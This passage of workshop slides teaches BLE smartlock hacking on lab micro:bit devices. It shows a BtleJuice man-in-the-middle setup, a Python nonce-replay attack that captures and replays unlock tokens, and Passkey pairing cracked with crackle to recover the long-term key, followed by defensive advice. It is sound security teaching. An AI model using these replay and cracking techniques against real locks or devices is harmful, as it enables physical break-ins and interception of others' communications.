
```
$ sudo su
# service bluetooth stop
# sudo hciconfig hci0 up
# btlejuice-proxy
[info] Server listening on port 8000
```

And Btlejuice core in the other one

```
$ sudo su
# service bluetooth stop
# sudo hciconfig hci0 up
# btlejuice -w -u 192.168.56.102
  / __\ | | | ___ \ \ _ _(_) ___ ___
 /__\\// __| |/_ \ \ \ | | | |/_ __/ _ \
 / \ \ | | | ___/\_/ / | | | | (| ___/
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[i] Using proxy http://192.168.56.102:8000
[i] Using interface hci0
2018-08-23T13:48:54.748Z - info: successfully connected
  ↪ to proxy
```

CONNECT TO BTLEJUICE'S WEB UI



SELECT A DEVICE TO ATTACK

The screenshot shows a web browser window with the address bar displaying "Not secure | 192.168.56.101:8080/#". The main content area is divided into three sections: "BtleJuice", "Action", and "Service". The "Action" section is currently empty. The "Service" section displays a list of Bluetooth devices with their names, MAC addresses, and signal strengths. The "Data" section on the right is also empty.

Service	MAC Address	Signal Strength
<unknown>	22:ab:a5:0e:81:8a	-81dBm
LE-Dark Templar	2c:41:a1:09:21:29	-71dBm
<unknown>	1c:02:1e:a7:49:3b	-68dBm
Bose AE2 SoundLink	2c:41:a1:e4:4e:a9	-70dBm
GABLYS LITE	ef:89:89:37:9c:38	-57dBm

CONNECT TO IMPERSONATED DEVICE

BtleJuice			
Action	Service	Characteristic	Data
Connected			
read	1800	2a00	.G .A .B .L .Y .S 20 .L .I .T .E
read	1800	2a01	00 00
read	1800	2a04	10 00 .0 00 00 00 .d 00
read	180f	2a19	.d
read	180f	2a19	.d
Disconnected			

HACKING OUR SECOND SMARTLOCK

Our second smartlock is **more secure**:

- ▶ It uses a 128-bit secret to perform authentication
- ▶ Authentication is based on a challenge/response mechanism
- ▶ Sniffing won't be enough to hack this smartlock !


Mount one *Micro:Bit* drive and issue the following command to flash the new firmware:

```
$ sudo cp /home/student/Worskshop/firmwares/second-  
↪ smartlock.hex  
↪ /media/student/MICROBIT/
```

Work by pairs in order to setup this attack, one computer using a single USB BT4.0 adapter to connect to the smartlock, the other attacking the same smartlock.

FLASH YOUR MICRO:BIT

Once flashed, your Micro:Bit must look like this:



CONFIGURE YOUR NEW SMARTLOCK

This smartlock needs to be configured with a PIN code, but also with a 128-bit shared secret. This can be achieved by using the corresponding Python client:

```
$ cd ~/Workshop/second-smartlock/  
$ sudo python3 padlock.py D6:F3:6E:89:DA:F5 sync 12345678  
[i] Connecting to D6:F3:6E:89:DA:F5 ...  
[i] Discovering characteristics ...  
[i] Reading lock status ...  
[!] Padlock needs to be configured  
[i] Generating a shared secret ...  
[i] Saving secret  
[i] Sending secret to lock ...
```

Using the Python client, it is now easy to unlock the smartlock:

```
$ sudo python3 padlock.py D6:F3:6E:89:DA:F5 unlock 12345678
[i] Connecting to D6:F3:6E:89:DA:F5 ...
[i] Discovering characteristics ...
[i] Reading lock status ...
```

And to lock it again:

```
$ sudo python3 padlock.py D6:F3:6E:89:DA:F5 lock 12345678
[i] Connecting to D6:F3:6E:89:DA:F5 ...
[i] Discovering characteristics ...
[i] Reading lock status ...
```

Using **Btlejuice**, capture an unlock/lock sequence and analyze it.

ANALYSIS OF AN UNLOCK/LOCK SEQUENCE

BtleJuice

Action	Service	Characteristic	
Connected			
read	8de7e900-4962-4edc-953a-e118fd79c477	8de7e904-4962-4edc-953a-e118fd79c477	00
read	8de7e900-4962-4edc-953a-e118fd79c477	8de7e903-4962-4edc-953a-e118fd79c477	99 74 94 97
write	8de7e900-4962-4edc-953a-e118fd79c477	8de7e901-4962-4edc-953a-e118fd79c477	14 19 2e b2
Disconnected			
Connected			
read	8de7e900-4962-4edc-953a-e118fd79c477	8de7e904-4962-4edc-953a-e118fd79c477	01
read	8de7e900-4962-4edc-953a-e118fd79c477	8de7e903-4962-4edc-953a-e118fd79c477	09 e4 01 80
write	8de7e900-4962-4edc-953a-e118fd79c477	8de7e901-4962-4edc-953a-e118fd79c477	84 48 84 95
Disconnected			

- ▶ First characteristic read returns status of the lock
- ▶ Second characteristic provides the challenge (a.k.a. *nonce*)
- ▶ Write the response corresponding to the challenge to the last characteristic
- ▶ PIN code or 128-bit secret **never revealed** by this mechanism

Challenges seem randomly generated, looks secure !

The vulnerability

- ▶ Nonce is generated only when the corresponding characteristic is read
- ▶ If we can avoid reading this characteristic, we may replay a response and control the smartlock

Exploitation

We are going to use Btlejuice's Python bindings to achieve this replay attack. These bindings are already installed in your virtual machine.

```
from btlejuice import BtleJuiceApp, HookingInterface,  
    ↪ HookForceResponse, HookModify  
  
class MyHookingInterface(HookingInterface):  
    def __init__(self, host, port, target):  
        HookingInterface.__init__(self, host, port, target)  
        self.batt_level = 10  
  
    def on_before_read(self, service, characteristic, offset):  
        if service.lower() == '180f' and  
            ↪ characteristic.lower()=='2a19':  
            self.batt_level -= 1  
        if self.batt_level < 0:  
            self.batt_level = 100  
        raise HookForceResponse(chr(self.batt_level))
```

KEEPING THE NONCE THE SAME VALUE

```
def on_before_read(self, service, characteristic, offset):
    if characteristic.lower()=='8de7e90349624edc953ae118fd79c477':
        if self.nonce is not None:
            print('Replaying nonce: %s' % hexlify(data))
            # force nonce
            raise HookForceResponse(self.nonce)

def on_before_write(self, service, characteristic, data, offset,
    ↪ without_resp):
    if characteristic.lower()=='8de7e90149624edc953ae118fd79c477':
        print('[i] Captured token is : %s' % hexlify(data))

def on_after_read(self, service, characteristic, data):
    if characteristic.lower()=='8de7e90349624edc953ae118fd79c477':
        if self.nonce is None:
            print('[i] Nonce = %s' % hexlify(data))
            # save nonce
            self.nonce = data
```

As we can see, the smartlock is still working and the *nonce* does not change:

```
$ sudo python steal-token.py -t d6:f3:6e:89:da:f5 -s 192.168.56.101 -p  
↪ 8080  
[i] Target found, setting up proxy ...  
[i] Proxy ready !  
[i] Nonce = 584cce93  
[i] Captured token is : d331d089  
Replaying nonce: 584cce93  
[i] Captured token is : d331d089  
Replaying nonce: 584cce93  
[i] Captured token is : d331d089
```

In order to replay a captured token, we need:

- ▶ not to query the Nonce characteristic, as it would generate another nonce
- ▶ send directly the token to the corresponding characteristic
- ▶ use the Bluepy library to communicate with the device

```
$ sudo python3 replay-token.py D6:F3:6E:89:DA:F5 unlock  
↪ d331d089  
[i] Connecting to D6:F3:6E:89:DA:F5 ...  
[i] Discovering characteristics ...  
[i] Reading lock status ...
```

- ▶ Use BLE Secure Connections against MitM
- ▶ Do not implement your own cryptographic or authentication algorithm

BREAKING SECURE CONNECTIONS

Pairing

Bluetooth Low Energy provides a way to secure connection: **pairing**. Pairing is mandatory to set up a secure connection, but it may be done in various ways:

- ▶ without any PIN code or keys (*JustWorks*)
- ▶ with a 6-digit PIN code (*Passkey*)
- ▶ with 128-bit out-of-band data
- ▶ with ECDH keys

We are going to attack a *Passkey* pairing, by following these steps:

1. flash one Micro:Bit with a specific firmware
2. capture a pairing between two devices (key exchange) with **Btlejack**
3. bruteforce the 6-digit PIN code with **crackle**
4. recover the long-term key (LTK) used to encrypt any further communications

Mount one *Micro:Bit* drive and issue the following command to flash the new firmware:

```
$ sudo cp /home/student/Worskshop/firmwares/secure-  
↪ smartlock.hex  
↪ /media/student/MICROBIT/
```

1. Press buttons A and B at the same time and reset your Micro:Bit to put it in pairing mode (keep A and B pressed)
2. Use another Micro:Bit with **bteljack** to capture the new connection and save it as a PCAP file with *ll_phdr* output format (very important)
3. Use a phone with **nRF Connect** to connect and pair with the target Micro:Bit

CHECK CAPTURE FILE WITH WIRESHARK

Your capture must contain:

- ▶ one Pairing Request packet
- ▶ one Pairing Response packet
- ▶ two Pairing Confirm packets
- ▶ two Pairing Random packets
- ▶ one LL_START_ENC_REQ packet

26	3.306263	Unknow...	Unknown_0...	SMP	30	UnknownDirection	Pairing Request: AuthReq: Bonding,
27	3.355247	Unknow...	Unknown_0...	SMP	30	UnknownDirection	Pairing Response: AuthReq: Bonding,
28	21.783972	Unknow...	Unknown_0...	SMP	40	UnknownDirection	Pairing Confirm
29	21.832304	Unknow...	Unknown_0...	SMP	40	UnknownDirection	Pairing Confirm
30	21.881227	Unknow...	Unknown_0...	SMP	40	UnknownDirection	Pairing Random
31	21.930018	Unknow...	Unknown_0...	SMP	40	UnknownDirection	Pairing Random
32	21.979152	Unknow...	Unknown_0...	LE LL	42	Control	Opcode: LL_ENC_REQ
33	22.027041	Unknow...	Unknown_0...	LE LL	32	Control	Opcode: LL_ENC_RSP
34	22.123246	Unknow...	Unknown_0...	LE LL	20	Control	Opcode: LL_START_ENC_REQ

Use **crackle** with your capture file to recover the LTK (it may takes some time):

```
$ ./crackle -i pairing.pcap
```

```
Warning: No output file specified. Decrypted packets will be lost to the ether  
Found 1 connection
```

```
Analyzing connection 0:
```

```
5b:b8:87:91:75:8f (public) -> d6:f3:6e:89:da:f5 (public)
```

```
Found 22 encrypted packets
```

```
Cracking with strategy 2, slow STK brute force
```

```
!!!
```

```
TK found: 144174
```

```
!!!
```

```
Decrypted 22 packets
```

```
LTK found: acb768c17e71774ea8763339f64fc471
```

Do not use Passkey or JustWorks

Passkey or *JustWorks* pairing rely on a 6-digit PIN code (000000 by default when *JustWorks* is used).

Prefer stronger key exchange mechanisms

- ▶ ECDH key exchange
- ▶ out-of-band 128-bit exchange

CONCLUSION

Bluetooth Low Energy and Security

Bluetooth Low Energy provides many ways to secure any communication, but there are also many ways not to do it right (due to weak options proposed by this standard).

Consider all the threats

Consider any BLE communication as insecure, as there are lot of tools in the wild to:

- ▶ sniff any communication (encrypted or not)
- ▶ hijack any communication (encrypted or not)
- ▶ break weak crypto if it is used

QUESTIONS?